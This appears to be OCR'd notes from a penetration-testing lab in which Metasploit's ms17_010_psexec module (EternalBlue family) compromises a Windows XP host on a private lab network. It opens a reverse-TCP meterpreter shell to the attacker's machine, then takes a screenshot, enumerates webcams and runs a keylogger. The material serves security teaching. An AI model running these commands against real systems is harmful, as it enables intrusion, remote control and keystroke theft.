
W17D1



Interact with a module by name or index. For example info 32, use 32 or use exploit/windows/smb/smb_doublepulsar_rce After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant' msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options Module options (exploit/windows/smb/ms17_010_psexec): Current Setting Required Description Show extra debug trace info
How many times to try to leak transaction
A named pipe that can be connected to (leave blank for auto
List of named pipes to check DBGTRACE LEAKATTEMPTS ves NAMEDPIPE NAMED_PIPES /usr/share/metasploit-framework/data/word ves The target host(s), see https://docs.metasploit.com/docs/us asics/using-metasploit.html The Target port (TCP) Service description to be used on target for pretty listing RHOSTS SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME SERVICE_NAME The service display name The service name ADMIN\$ The share to connect to, can be an admin share (ADMIN\$,C\$, SHARE The Windows domain to use for authentication The password for the specified username The username to authenticate as SMBDomain SMBPass SMBUser no

```
) > set RHOSTS 192.168.50.110
msf6 exploit(
RHOSTS ⇒ 192.168.50.110
                                                      ) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 exploit(
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
                                                      ) > exploit
msf6 exploit(
 Started reverse TCP handler on 192.168.50.100:4444
*] 192.168.50.110:445 - Target OS: Windows 5.1
     192.168.50.110:445 - Filling barrel with fish ... done
     192.168.50.110:445 - ←
                                                         | Entering Danger Zone | -
                                           [*] Preparing dynamite...
[*] Trying stick 1 (x86)...Boom!
[+] Successfully Leaked Transaction!
     192.168.50.110:445 -
[*] 192.168.50.110:445 -
     192.168.50.110:445 -
                                           [+] Successfully caught Fish-in-a-barrel
     192.168.50.110:445 -
     192.168.50.110:445 - ←
                                                       — | Leaving Danger Zone | -
*] 192.168.50.110:445 - Reading from CONNECTION struct at: 0.81af4ad8
*] 192.168.50.110:445 - Built a write-what-where primitive...
| 192.168.50.110:445 - Overwrite complete ... SYSTEM session obtained!
| 192.168.50.110:445 - Selecting native target
| 192.168.50.110:445 - Uploading payload ... oTDyOGHl.exe
| 192.168.50.110:445 - Created \oTDyOGHl.exe ...
[+] 192.168.50.110:445 - Service started successfully ...
[*] 192.168.50.110:445 - Deleting \oTDyOGHl.exe ...
[*] Sending stage (176198 bytes) to 192.168.50.110
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.110:1035) at 2024-09-10 13:33:40 -0400
meterpreter > sessions
Usage: sessions [options] or sessions [id]
Interact with a different session ID.
```

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > route
IPv4 network routes
    Subnet
                     Netmask
                                      Gateway
                                                       Metric
                                                               Interface
    0.0.0.0
                     0.0.0.0
                                      192.168.50.1
                                                       10
    127.0.0.0
                     255.0.0.0
                                      127.0.0.1
                                                               1
                    255.255.255.0
    192.168.50.0
                                      192.168.50.110 10
                    255.255.255.255 127.0.0.1
255.255.255.255 192.168.50.110
    192.168.50.110
                                                       10
    192.168.50.255
                                                       10
                                                               2
    224.0.0.0
                     240.0.0.0
                                      192.168.50.110
                                                      10
                                                               2
    255.255.255.255 255.255.255.255 192.168.50.110 1
                                                               2
No IPv6 routes were found.
meterpreter > sysinfo
Computer
                : WINDOWSXP
                : Windows XP (5.1 Build 2600, Service Pack 3).
os
Architecture
               : x86
System Language : it_IT
               : WORKGROUP
Domain
Logged On Users : 2
              : x86/windows
Meterpreter
meterpreter > screenshot
Screenshot saved to: /home/kali/cFykErEc.jpeg
meterpreter > webcam_list
 No webcams were found
meterpreter > keyscan_start
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
[-] stdapi_ui_get_keys_utf8: Operation failed: Incorrect function.
meterpreter >
```